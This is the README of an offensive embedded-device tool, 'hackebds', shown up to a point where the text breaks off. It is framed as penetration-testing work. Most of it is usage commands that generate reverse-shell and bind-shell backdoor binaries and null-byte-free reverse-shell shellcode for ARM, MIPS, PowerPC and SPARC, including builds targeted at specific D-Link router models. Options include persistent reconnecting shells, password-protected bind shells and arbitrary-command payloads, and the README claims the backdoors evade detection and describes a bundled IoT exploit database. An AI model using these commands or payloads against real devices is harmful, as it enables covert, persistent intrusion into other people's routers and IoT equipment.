
HackEmbedded
This tool is used for backdoor,shellcode generation,Information retrieval and POC arrangement for various architecture devices
Install / Use
/learn @doudoudedi/HackEmbeddedREADME
hackebds




:link:中文readme
foreword
In the process of penetration and vulnerability mining of embedded devices, many problems have been encountered. One is that some devices do not have telnetd or ssh services to obtain an interactive shell,Some devices are protected by firewall and cannot be connected to it in the forward direction Reverse_shell is required, and the other is that memory corruption vulnerabilities such as stack overflow are usually Null bytes are truncated, so it is more troublesome to construct reverse_shellcode, so this tool was developed to exploit the vulnerability. This tool is developed based on the PWN module and currently uses the python2 language,Has been updated to python3
fuction
This tool is embedded in the security test of the device. There are two main functions:
-
Generate backdoor programs (only ELF) of various architectures. The backdoor program is packaged in shellless pure shellcode and is smal,Pure static backdoor .Armv5, Armv7, Armv8, mipsel, mips,mips64,mipsel64,powerpc, powerpc64,sparc,sparc64,mipsn32 are now supported, and they are still being updated (PS:bash support is added to the reverse shell after version 0.3.1). If the backdoor of the reverse shell is generated with the - power parameter, the reverse shell will continue to be continuously generate on the target machine)
-
Generate reverse_shell shellcode (only linux) of various architectures during the exploit process, and no null bytes, which facilitates the exploitation of memory corruption vulnerabilities on embedded devices. Armv5, Armv7, Armv8, mipsel, mips, mips64, mipsel64, powerpc, powerpc64,sparc are now supported, and they are still being updated
-
Generate bind of various architectures bind_Shell(only ELF) file, -power can persistent bind_shell( If you need to use -power parameter, you can specify the bash shell, and please do not hang the process in the background to prevent data redirection errors)
-
Sort out the exploitable vulnerability POC or EXP of the embedded device, and search and output the basic information and POC of the device model in use: Function of equipment, Architecture of equipment,Device CPU manufacturer,Device CPU model,WEB service program of the device, and so on
-
Support command line generation backdoor and shell code, Strong anti hunting ability,characterized by light, small, efficient and fast
-
The following issues were fixed in version 0.4.0:
6.1 The issue of generating shellcode for armelv6.
6.2 The issue of error reporting when using models and device models in all uppercase letters cannot be resolved
-
In version 0.4.0, the SQLite database was introduced to store the basic information of IoT devices and the corresponding CVE exploits or proofs of concept (POCs). The storage path is in the ~/.hackebds/hackebds.db file, which can be updated and content added manually. This file is not updated routinely. If you need the latest version of device information, POCs, and EXP, please check for updates on GitHub,
-
The --mcpu parameter is specific to MIPS and ARM, primarily intended for programs that incorporate specific architectures, such as 24Kf.
-
Added --firmware parameter, mainly used to detect the firmware architecture information, directly providing the command to generate a backdoor
install
use docker:
docker pull doudoudedi/hackebds:3.8
(This version will encounter issues with generating shellcode in armv5, and will be fixed in the next version)
Just use pip to install, if the installation fails, try to use sudo to install
Use pip install:
sudo pip install -U hackebds

local install:
git clone https://github.com/doudoudedi/hackEmbedded
sudo ./start.sh
(If you want this tool to run on a MacOS system, you need to include python/bin in the bashrc environment variable)
echo 'export PATH="/Users/{you id}/Library/Python/{your installed python}/bin:$PATH"'>> ~/.bashrc



Instructions for use

Please install the corresponding binutils environment before use expample:
Ubuntu(debian):
  apt search binutils | grep arm(You can replace it here, if not please execute "apt update" first)
  apt install binutils-arm-linux-gnueabi/hirsute
 MacOS:
 	 https://github.com/Gallopsled/pwntools-binutils
 	 brew install https://raw.githubusercontent.com/Gallopsled/pwntools-binutils/master/osx/binutils-$ARCH.rb
-
Use the command line to generate the backdoor file name, shellcode, bindshell, etc
Redesigned the relationship between model and arch, enabled the regeneration backdoor to directly specify the device model, but the model needs to match the name listed in the - l parameter
hackebds -reverse_ip 127.0.0.1 -reverse_port 9999 -model DIR-816 -res reverse_shell_file
or
hackebds -lhost 127.0.0.1 -lport 9999 -model DIR-816 -res reverse_shell_file
hackebds -reverse_ip 127.0.0.1 -reverse_port 8081 -arch armelv7 -res reverse_shellcode
or
hackebds -lhost 127.0.0.1 -lport 9999 -arch mipsel -res reverse_shellcode
hackebds -reverse_ip 127.0.0.1 -reverse_port 8081 -arch armelv7 -res reverse_shell_file
or
hackebds -lhost 127.0.0.1 -lport 8081 -arch armelv7 -res reverse_shell_file
By default, the reverse shell backdoor is created using sh. If bash is required (PS: here, the bash command needs to exist on the target device)
hackebds -reverse_ip 127.0.0.1 -reverse_port 8081 -arch armelv7 -res reverse_shell_file -shell bash
or
hackebds -lhost 127.0.0.1 -lport 8081 -arch armelv7 -res reverse_shell_file -shell bash
If you need to generate a backdoor and constantly create reverse shells (the CPU occupied by the test is about% 8)
hackebds -reverse_ip 127.0.0.1 -reverse_port 8081 -arch armelv7 -res reverse_shell_file -shell bash -power
or
hackebds -lhost 127.0.0.1 -lport 8081 -arch armelv7 -res reverse_shell_file -shell bash -power
If you need to create a reverse shell every 5 seconds
hackebds -reverse_ip 127.0.0.1 -reverse_port 9999 -arch mipsel -res reverse_shell_file -power -sleep 5
or
hackebds -lhost 127.0.0.1 -lport 9999 -arch mipsel -res reverse_shell_file -power -sleep 5
hackebds -bind_port 8080 -passwd 1234 -arch mips -model DIR-823 -res bind_shellCreate bind_shell to monitor the shell as sh, -power fuction can give -shell bash
hackebds -bind_port 8081 -arch armelv7 -res bind_shell -passwd 1231 -powerThe bind_shell process will not stop after being disconnected, and supports repeated connections (currently this function is not supported by powerpc and sparc series)

Generate cmd_file function is updated. Only need to specify the - cmd parameter to generate programs for various architectures to execute corresponding commands , -envp Environment variables are separated by commas
hackebds -cmd "ls -al /" -arch powerpc -res cmd_file
The list relationship between the output model and the architecture is added to the function of generating the back door of the specified model to facilitate the user to observe and modify. The output information will be enhanced after version 0.3.5, such as (100+ device information, POC80+or so): Function of equipment Architecture of equipment Device CPU manufacturer Device CPU model WEB service program of the device Device default SSH service support Can monitoring be realized Device default telnet user password Device sdk support Openwrt support for devices Whether the device is vulnerable POC output
hackebds -l
Added retrieval of device information, using - s to search for the - model parameter. This search is fuzzy and case insensitive. Try to use lowercase when inputting, and finally output the device information with the highest matching degree with the input(The introduction of EXP and POC in version 0.3.7)
If the following error occurs
hackebds: error: argument -model: expected one argument
Please set all parameters to lowercase or lowercase mixed with uppercase. I guess it is due to the conflict between python and bash in the interpretation of uppercase and lowercase letters
hackebds -model ex200 -sIf the following warning occurs during command output
/usr/loca
